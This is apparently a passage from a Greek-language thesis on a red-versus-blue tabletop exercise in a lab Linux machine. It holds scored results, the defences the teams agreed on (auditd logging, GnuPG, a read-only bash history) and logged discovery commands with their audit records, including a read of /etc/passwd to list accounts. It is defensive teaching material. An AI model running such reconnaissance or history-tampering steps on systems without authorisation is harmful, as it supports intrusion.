
Ο Πίνακας 7 συνοψίζει όλες τις επιθέσεις που εκτελέστηκαν. Παράλληλα, παρουσιάζεται το αν η επίθεση εκτελέστηκε με επιτυχία καθώς και το αν η επίθεση ανιχνεύτηκε.

A/A	TTP ID	Επιτυχία Επίθεσης	Ανίχνευση
1.	T1033	ΝΑΙ	ΟΧΙ
2.	T1083 (α) T1083 (β)	ΝΑΙ ΝΑΙ	ΟΧΙ ΟΧΙ
3.	T1057	ΝΑΙ	ΟΧΙ
4.	T1016	ΝΑΙ	ΟΧΙ
5.	T1518 (α) T1518 (β) T1518 (γ)	ΟΧΙ ΟΧΙ ΝΑΙ	- - ΟΧΙ
6.	T1087.001	ΝΑΙ	ΟΧΙ
7.	T1069.001	ΝΑΙ	ΟΧΙ
8.	T1074.001 (α) T1074.001 (β)	ΝΑΙ ΝΑΙ	ΝΑΙ ΝΑΙ
9.	T1005	ΝΑΙ	ΟΧΙ
10.	T1560.001	ΝΑΙ	ΝΑΙ
11.	T1041	ΝΑΙ	ΟΧΙ
12.	T1070.004	ΝΑΙ	ΝΑΙ
13.	T1070.003	ΝΑΙ	ΟΧΙ


Πίνακας 7: Αποτελέσματα επιτραπέζιας άσκησης

Γενικά, παρατηρήθηκε πως οι περισσότερες επιθέσεις δεν μπόρεσαν να ανιχνευτούν. Όσον αφορά τις επιθέσεις οι οποίες αποτελούν τεχνικές Discovery, καμία δεν κατάφερε να ανιχνευτεί. Η μπλε ομάδα, σύμφωνα με τον Πίνακα 6 ανέμενε όλες οι εντολές που χρησιμοποιήθηκαν να είναι καταγεγραμμένες στο ιστορικό εκτέλεσης εντολών στο πληροφοριακό σύστημα – στόχος. Παρόλα αυτά, δεν κατάφερε να εντοπιστεί ουδεμία εντολή. Το γεγονός αυτό, βέβαια, αποτελεί ένδειξη ύποπτης δραστηριότητας, χωρίς ωστόσο να υπάρχει βεβαιότητα για τον ισχυρισμό αυτόν.


Από τις υπόλοιπες τεχνικές που χρησιμοποιήθηκαν, κατέστη δυνατή η ανίχνευση κάποιων από των επιθέσεων. Ωστόσο η ανίχνευση προκύπτει μόνο από τα αναμενόμενα αποτελέσματα του Πίνακα 6 και όχι από τον εντοπισμό της εντολής που χρησιμοποιήθηκε για την εκτέλεση της επίθεσης. Η Εικόνα 11 παρουσιάζει γραφικά το ποσοστό των επιθέσεων που ανιχνεύτηκαν. Ακολούθως, η Εικόνα 12 εμφανίζει τις επιθέσεις που ανιχνεύτηκαν χωρίζοντάς τις σε τακτικές. Η Εικόνα 13, εμφανίζει τη συνολική βαθμολογία της κόκκινης και της μπλε ομάδας όπως αυτή διαμορφώθηκε από τα αποτελέσματα εκτέλεσης του πρώτου σκέλους της επιτραπέζιας άσκησης. Η υπεροχή της κόκκινης ομάδας είναι εμφανές καθώς κατάφερε να συγκεντρώσει σχεδόν τους τετραπλάσιου βαθμούς από την μπλε ομάδα.



Εικόνα 101: Ποσοστιαία απεικόνιση επιθέσεων που ανιχνεύτηκαν κατά την εκτέλεση του πρώτου σκέλους



Εικόνα 112: Ανίχνευση επιθέσεων ανά τεχνική κατά την εκτέλεση του πρώτου σκέλους



Εικόνα 13: Τελική βαθμολογία ομάδων μετά την εκτέλεση του πρώτου σκέλους

4.2. Σκέλος 2

Μετά την ολοκλήρωση του πρώτου σκέλους, ακολούθησε το δεύτερο σκέλος της επιτραπέζιας άσκησης. Το δεύτερο σκέλος αποτελείται από τη συνάντηση μεταξύ των συμμετεχόντων με σκοπό τη συζήτηση του πρώτου σκέλους και από τη δεύτερη εκτέλεση της επιτραπέζιας άσκησης. Τα δύο μέρη του δεύτερου σκέλους περιγράφονται σε αυτό το μέρος της διατριβής.

4.2.2. Συνάντηση

Κατά τη συνάντηση του δεύτερου σκέλους της επιτραπέζιας άσκησης, οι συμμετέχοντες συζήτησαν για τα αποτελέσματα του πρώτου σκέλους. Έγινε κοινός αποδεκτό ότι η μπλε ομάδα χρειάζεται ενίσχυση από αμυντικούς μηχανισμούς καθώς μπόρεσε να ανιχνευτεί μόνο το 21% των επιθέσεων που εκτελέστηκαν κατά την διεξαγωγή της άσκησης. Έτσι, δόθηκε χρόνος στους συμμετέχοντες να μελετήσουν και στη συνέχεια να αποφασίσουν συλλογικά επιπρόσθετους αμυντικούς μηχανισμούς για να χρησιμοποιηθούν στην εκτέλεση του δεύτερου σκέλους. Ο Πίνακας 8 παρουσιάζει τα αποτελέσματα της συζήτησης αυτής.

Α/Α	ID	Προτεινόμενος Τρόπος Ανίχνευσης	Προτεινόμενος Τρόπος Μετριασμού
1.	T1033	Εγκατάσταση και χρήση του εργαλείου «*auditd*» για καταγραφή όλων των εντολών που εκτελούνται στο πληροφοριακό σύστημα στόχος	
2.	T1083		
3.	T1057		
4.	T1016		
5.	T1518		
6.	T1087.001		
7.	T1069.001		
8.	T1074.001	Συχνή παρακολούθηση των αρχείων και των φακέλων που υπάρχουν ή δημιουργούνται στο πληροφοριακό σύστημα – στόχος για τον έγκαιρο εντοπισμό πιθανών φακέλων τύπου staged. Χρήση του εργαλείου «*auditd*» για καταγραφή των εντολών	Διαγραφή του φακέλου τύπου staged.
9.	T1005		
10.	T1560.001	Συχνή παρακολούθηση για τυχόν εντοπισμό συμπιεσμένων αρχείων. Χρήση του εργαλείου «*auditd*» για καταγραφή των εντολών	- Κρυπτογράφηση ευαίσθητων πληροφοριών με τη χρήση του εργαλείου «*GnuPG*». - Διαγραφή συμπιεσμένου αρχείου. *<u>Σημείωση:</u> Για σκοπούς της άσκησης θεωρούμε ως ευαίσθητες πληροφορίες τις 3 εικόνες τις οποίες κατά το πρώτο σκέλος κατάφερε ο επιτιθέμενος να αποκτήσει.*
11.	T1041		
12.	T1070.004	Χρήση του εργαλείου «*auditd*» για καταγραφή των εντολών	
13.	T1070.003	Χρήση του εργαλείου «*auditd*» για καταγραφή των εντολών	- Μετατροπή του αρχείου .bash_history σε read only

Πίνακας 8: Τρόποι ανίχνευσης και μετριασμού που αποφασίστηκαν κατά το δεύτερο σκέλος της επιτραπέζιας άσκησης

Στη συνέχεια ακολουθεί περιγραφή των εργαλείων που προτάθηκαν από τους συμμετέχοντες για χρήση ως αμυντικούς μηχανισμούς στο δεύτερο σκέλος της επιτραπέζιας άσκησης, καθώς και ο τρόπος χρησιμοποίησης τους στο πληροφοριακό σύστημα – στόχος.

Auditd: Το Auditd είναι εργαλείο του Linux το οποίο χρησιμοποιείται για την δημιουργία αρχείων log για σκοπούς ασφάλειας [20]. Τα αρχεία log είναι αρχεία κειμένου (text) και καταγράφουν όλες τις ενέργειες που λαμβάνουν χώρα σε ένα πληροφοριακό σύστημα. Τα log αρχεία αποτελούν εργαλείο για τους υπεύθυνους ασφαλείας καθώς μπορούν να ανατρέξουν σε αυτά και να δουν τι ακριβώς συνέβη κατά τη διάρκεια μιας επίθεσης ή βλάβης. Στην περίπτωση της επιτραπέζιας άσκησης, το Auditd θα χρησιμοποιηθεί για δημιουργία log αρχείων που αφορούν τις εντολές που εκτελέστηκαν στο πληροφοριακό σύστημα – στόχος με σκοπό την ανίχνευση των επιθέσεων. Για την επίτευξη του ανωτέρω, χρησιμοποιήθηκε ο πιο κάτω κανόνας στο Auditd.

-a always,exit -F arch=b64 -S execve -k command_executed

-a always,exit : Καθορίζεται το πότε δημιουργείται καταγραφή από το Auditd. Σε αυτή την περίπτωση δημιουργείται πάντα καταγραφή (ανάλογα με τη συνέχεια του κανόνα) και όταν τελειώσει η εντολή

-F arch=b64 : Καθορίζεται ότι ο κανόνας ισχύει για υπολογιστές 64-bit

-S execve : Καθορίζεται το τι παρακολουθείται και καταγράφεται. Σε αυτή την περίπτωση το auditd καταγράφει όταν εκτελείται ένα πρόγραμμα.

-k command_executed : Είναι το κλειδί που συνοδεύει τον κανόνα. Με αυτόν τον τρόπο ο εντοπισμός όλων των καταγραφών που αφορούν τον συγκεκριμένο κανόνα μπορούν να βρεθούν με αναζήτηση με το συγκεκριμένο κλειδί.


GnuPG: Το εν λόγω εργαλείο αποτελεί command line εργαλείο σε OS Linux. Χρησιμοποιείται για κρυπτογράφηση και αποκρυπτογράφηση αρχείων με την χρήση της εντολής «*gpg -c*» για κρυπτογράφηση και «*gpg -d*» για αποκρυπτογράφηση. Κατά την κρυπτογράφηση το εργαλείο ζητά έναν κωδικό. Ο κωδικός αυτός πρέπει να χρησιμοποιηθεί για την αποκρυπτογράφηση του αρχείου. Με την επίτευξη της κρυπτογράφησης, δημιουργείται ένα νέο αρχείο με extension .gpg. Το αρχείο στο

οποίο έχει γίνει κρυπτογράφηση παραμένει. Για αυτόν το λόγο, μετά την επιτυχή κρυπτογράφηση των επιθυμητών αρχείων, πρέπει να γίνει διαγραφή των υφιστάμενων αρχείων. Έτσι, θα παραμείνουν στο σύστημα μόνο τα κρυπτογραφημένα αρχεία. Η Εικόνα 14 παρουσιάζει τον τρόπο χρήσης του εργαλείου GnuPG.

Σημειώνεται ότι για τους σκοπούς της άσκησης, ως ευαίσθητες πληροφορίες θεωρούνται οι τρεις εικόνες οι οποίες, κατά το πρώτο σκέλος εκτέλεσης της επιτραπέζιας άσκησης, κατάφεραν να «κλαπούν» από το πληροφοριακό σύστημα – στόχος.

Εικόνα 14: Χρήση εργαλείου GnuPG

.**bash history**: Η μεταβλητή HISTFILE χαρακτηρίζει το όνομα του αρχείου στο οποίο αποθηκεύονται όλες οι εντολές που εκτελούνται σε OS Linux. Από προεπιλογή, καθορίζεται ως αρχείο αποθήκευσης εντολών το αρχείο .bash_history. Με την επίθεση T1070.003, ο επιτιθέμενος αφαιρεί το καθορισμένο όνομα αρχείου που ορίζει η μεταβλητή HISTFILE. Το αποτέλεσμα είναι το σύστημα να μην ξέρει που να αποθηκεύσει τις εντολές και έτσι να μην καταγράφεται το ιστορικό εντολών. Για την αποτροπή αυτής της επίθεσης, έγινε μετατροπή του αρχείου .bash_history. σε read only. Με αυτόν τον τρόπο ο επιτιθέμενος δε θα μπορεί να επέμβει σε αυτό το αρχείο. Ο τρόπος εκτέλεσης αυτής της ενέργειας καθώς και το αποτέλεσμά της φαίνεται στην Εικόνα 15.



Εικόνα 15: Μετατροπή του φακέλου .bash_history σε read only

4.2.2. Εκτέλεση


Μετά την ολοκλήρωση της δεύτερης συνάντησης που προνοεί το δεύτερο σκέλος της επιτραπέζιας άσκησης, οι συμμετέχοντες συνέχισαν στην εκτέλεση της. Ο σκοπός της κόκκινης ομάδας είναι η παρακολούθηση της ομαλής διεξαγωγής των επιθέσεων σύμφωνα με το προφίλ επιτιθέμενου. Η μπλε ομάδα έχει ως στόχος την ανίχνευση και τον μετριασμό όσο το δυνατόν περισσότερων επιθέσεων στο πληροφοριακό σύστημα – στόχος. Αυτή τη φορά, το πληροφοριακό σύστημα – στόχος έχει εμπλουτιστεί με αμυντικούς μηχανισμούς όπως από κοινού αποφασίστηκαν από τους εμπλεκόμενους κατά τη δεύτερη συνάντηση. Τα αποτελέσματα όλων τον επιθέσεων εμφανίζονται στους πίνακες που ακολουθούν. Για κάθε επίθεση παρουσιάζονται:

- ID επίθεσης και αναλυτική ονομασία (τεχνική, τακτική, διαδικασία).
- Εντολή που χρησιμοποιήθηκε μαζί με τα αποτελέσματά της.
- Αναφέρεται αν η επίθεση ήταν επιτυχημένη.
- Αναφέρεται αν η επίθεση ανιχνεύτηκε.
- Αναφέρεται αν η επίθεση αποτράπηκε.
- Αναλύεται ο τρόπος ανίχνευσης και τι ακριβώς ανιχνεύτηκε.
- Βαθμολογία Μπλε και Κόκκινης ομάδας (συμφώνως μεθοδολογίας).

T1033 – Discovery - System Owner/User Discovery – Current User	
Εντολή	whoami
Αποτέλεσμα εντολής	root
Επιτυχία	NAI
Ανίχνευση	NAI time->Wed Oct 25 19:10:28 2023 type=PROCTITLE msg=audit(1698250228.944:256): proctitle=7368002D630077686F616D69 type=PATH msg=audit(1698250228.944:256): item=1 name="/lib64/ld-linux-x86-64.so.2" ino 000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0 type=PATH msg=audit(1698250228.944:256): item=0 name="/bin/sh" inode=260133 dev=08:01 0000000000000000 cap_fe=0 cap_fver=0 type=CWD msg=audit(1698250228.944:256): cwd="/home/test" type=EXECVE msg=audit(1698250228.944:256): argc=3 a0="sh" a1="-c" a2="whoami" type=SYSCALL msg=audit(1698250228.944:256): arch=c000003e syscall=59 success=yes exit= 967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts2 ses=4294967295
Βαθμολογία	Κόκκινη Ομάδα: +1 Μπλε Ομάδα: +1

T1083 (α) – Discovery - File and Directory Discovery – Print working Directory	
Εντολή	pwd
Αποτέλεσμα εντολής	/home/test
Επιτυχία	ΝΑΙ
Ανίχνευση	ΝΑΙ time->Wed Oct 25 19:11:17 2023 type=PROCTITLE msg=audit(1698250277.000:277): proctitle=7368002D6300707764 type=PATH msg=audit(1698250277.000:277): item=1 name="/lib64/ld-linux-x86-64.so.2" in 000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0 type=PATH msg=audit(1698250277.000:277): item=0 name="/bin/sh" inode=260133 dev=08:01 0000000000000000 cap_fe=0 cap_fver=0 type=CWD msg=audit(1698250277.000:277): cwd="/home/test" type=EXECVE msg=audit(1698250277.000:277): argc=3 a0="sh" a1="-c" a2="pwd" type=SYSCALL msg=audit(1698250277.000:277): arch=c000003e syscall=59 success=yes exit 967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts2 ses=429496729 ----
Βαθμολογία	Κόκκινη Ομάδα: +1 Μπλε Ομάδα: +1

T1083 (β) – Discovery - File and Directory Discovery – List Directory	
Εντολή	ls
Αποτέλεσμα εντολής	CALDERA Desktop Documents Downloads examples.desktop hosts_backup Music nohup.out Pictures Public sandcat.go-linux super_scary Templates Videos
Επιτυχία	ΝΑΙ
Ανίχνευση	ΝΑΙ time->Wed Oct 25 19:12:12 2023 type=PROCTITLE msg=audit(1698250332.032:278): proctitle=7368002D63006C73 type=PATH msg=audit(1698250332.032:278): item=1 name="/lib64/ld-linux-x86-64.so.2" inode= 000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0 type=PATH msg=audit(1698250332.032:278): item=0 name="/bin/sh" inode=260133 dev=08:01 mod 0000000000000000 cap_fe=0 cap_fver=0 type=CWD msg=audit(1698250332.032:278): cwd="/home/test" type=EXECVE msg=audit(1698250332.032:278): argc=3 a0="sh" a1="-c" a2="ls" type=SYSCALL msg=audit(1698250332.032:278): arch=c000003e syscall=59 success=yes exit=0 a 967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts2 ses=4294967295 co ----
Βαθμολογία	Κόκκινη Ομάδα: +1 Μπλε Ομάδα: +1

T1057 – Discovery - Process Discovery – View Processes	
Εντολή	ps
Αποτέλεσμα εντολής	PID TTY TIME CMD 2505 pts/6 00:00:00 sudo 2506 pts/6 00:00:00 bash 2832 pts/6 00:00:00 CALDERA 3197 pts/6 00:00:00 sh 3198 pts/6 00:00:00 ps
Επιτυχία	NAI
Ανίχνευση	NAI 
Βαθμολογία	Κόκκινη Ομάδα: +1 Μπλε Ομάδα: +1


T1016 – Discovery - System Network Configuration Discovery – Network Interface Configuration	
Εντολή	Sudo ifconfig
Αποτέλεσμα εντολής	enp0s3 Link encap:Ethernet HWaddr 08:00:27:f4:e2:bf inet addr:10.0.2.8 Bcast:10.0.2.255 Mask:255.255.255.0 inet6 addr: fe80::2ea2:2073:c40:9006/64 Scope:Link UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1 RX packets:6134 errors:0 dropped:0 overruns:0 frame:0 TX packets:1181 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:8784699 (8.7 MB) TX bytes:129015 (129.0 KB) lo Link encap:Local Loopback inet addr:127.0.0.1 Mask:255.0.0.0 inet6 addr: ::1/128 Scope:Host UP LOOPBACK RUNNING MTU:65536 Metric:1 RX packets:144 errors:0 dropped:0 overruns:0 frame:0 TX packets:144 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:13720 (13.7 KB) TX bytes:13720 (13.7 KB)
Επιτυχία	NAI
Ανίχνευση	NAI

	time->Wed Oct 25 19:13:43 2023 type=PROCTITLE msg=audit(1698250423.085:294): proctitle="ifconfig" type=PATH msg=audit(1698250423.085:294): item=1 name="/lib64/ld-linux-x86-64. 000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0 type=PATH msg=audit(1698250423.085:294): item=0 name="/sbin/ifconfig" inode=2 cap_fi=0000000000000000 cap_fe=0 cap_fver=0 type=CWD msg=audit(1698250423.085:294): cwd="/home/test" type=EXECVE msg=audit(1698250423.085:294): argc=1 a0="ifconfig" type=SYSCALL msg=audit(1698250423.085:294): arch=c000003e syscall=59 success= id=4157 auid=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid ----
Βαθμολογία	Κόκκινη Ομάδα: +1 Μπλε Ομάδα: +1

T1518 (α) – Discovery - Software Discovery – Check Go	
Εντολή	which go
Αποτέλεσμα εντολής	No output
Επιτυχία	ΟΧΙ
Ανίχνευση	ΝΑΙ time->Wed Oct 25 19:14:27 2023 type=PROCTITLE msg=audit(1698250467.115:300): proctitle=2F62696E2F7368002F7573722F62696E2F776869636800676F type=PATH msg=audit(1698250467.115:300): item=2 name="/lib64/ld-linux-x86-64.so.2" inode=304608 dev=08:01 mo 000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0 type=PATH msg=audit(1698250467.115:300): item=1 name="/bin/sh" inode=260133 dev=08:01 mode=0100755 ouid=0 og 0000000000000000 cap_fe=0 cap_fver=0 type=PATH msg=audit(1698250467.115:300): item=0 name="/usr/bin/which" inode=260283 dev=08:01 mode=0100755 ou cap_fi=0000000000000000 cap_fe=0 cap_fver=0 type=CWD msg=audit(1698250467.115:300): cwd="/home/test" type=EXECVE msg=audit(1698250467.115:300): argc=3 a0="/bin/sh" a1="/usr/bin/which" a2="go" type=SYSCALL msg=audit(1698250467.115:300): arch=c000003e syscall=59 success=yes exit=0 a0=55dcc42fcc70 a1=5 d=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts2 ses=4294967295 comm="which" ex ----
Βαθμολογία	Κόκκινη Ομάδα: 0 Μπλε Ομάδα: +1

T1518 (β) – Discovery - Software Discovery – Check Chrome	
Εντολή	which google-chrome
Αποτέλεσμα εντολής	No output
Επιτυχία	ΟΧΙ
Ανίχνευση	ΝΑΙ time->Wed Oct 25 19:15:26 2023 type=PROCTITLE msg=audit(1698250526.157:304): proctitle=2F62696E2F7368002F7573722F62696E2F776869636800676F6 type=PATH msg=audit(1698250526.157:304): item=2 name="/lib64/ld-linux-x86-64.so.2" inode=304608 dev=08:01 m 000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0 type=PATH msg=audit(1698250526.157:304): item=1 name="/bin/sh" inode=260133 dev=08:01 mode=0100755 ouid=0 o 0000000000000000 cap_fe=0 cap_fver=0 type=PATH msg=audit(1698250526.157:304): item=0 name="/usr/bin/which" inode=260283 dev=08:01 mode=0100755 o cap_fi=0000000000000000 cap_fe=0 cap_fver=0 type=CWD msg=audit(1698250526.157:304): cwd="/home/test" type=EXECVE msg=audit(1698250526.157:304): argc=3 a0="/bin/sh" a1="/usr/bin/which" a2="google-chrome" type=SYSCALL msg=audit(1698250526.157:304): arch=c000003e syscall=59 success=yes exit=0 a0=55855eddfc80 a1= d=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts2 ses=4294967295 comm="which" e ----

Βαθμολογία	Κόκκινη Ομάδα: 0 Μπλε Ομάδα: +1

T1518 (γ) – Discovery - Software Discovery – Check Python	
Εντολή	python3 --version;python2 --version;python --version
Αποτέλεσμα εντολής	Python 2.7.12 Python 2.7.12
Επιτυχία	NAI
Ανίχνευση	NAI 
Βαθμολογία	Κόκκινη Ομάδα: +1 Μπλε Ομάδα: +1

T1087.001 – Discovery - Account Discovery: Local users – Find local users	
Εντολή	cut -d: -f1 /etc/passwd | grep -v '_' | grep -v '#'
Αποτέλεσμα εντολής	root daemon bin sys sync games man lp mail news uucp proxy www-data backup list irc gnats nobody systemd-timesync systemd-network systemd-resolve systemd-bus-proxy syslog messagebus uuidd lightdm

	whoopsie avahi-autoipd avahi dnsmasq colord speech-dispatcher hplip kernoops pulse rtkit saned usbmux test vboxadd
Επιτυχία	NAI
Ανίχνευση	NAI time->Wed Oct 25 19:17:15 2023 type=PROCTITLE msg=audit(1698250635.187:322): proctitle=637574002D643A002D6631002F6574632F706173737764 type=PATH msg=audit(1698250635.187:322): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=304608 dev=08 000000000000 cap_fi=0000000000000000 cap_fe=0 cap_fver=0 type=PATH msg=audit(1698250635.187:322): item=0 name="/usr/bin/cut" inode=133149 dev=08:01 mode=010075 p_fi=0000000000000000 cap_fe=0 cap_fver=0 type=CWD msg=audit(1698250635.187:322): cwd="/home/test" type=EXECVE msg=audit(1698250635.187:322): argc=4 a0="cut" a1="-d:" a2="-f1" a3="/etc/passwd" type=SYSCALL msg=audit(1698250635.187:322): arch=c000003e syscall=59 success=yes exit=0 a0=5564577c588 d=4294967295 uid=0 gid=0 euid=0 suid=0 fsuid=0 egid=0 sgid=0 fsgid=0 tty=pts2 ses=4294967295 comm="cut ----
Βαθμολογία	Κόκκινη Ομάδα: +1 Μπλε Ομάδα: +1

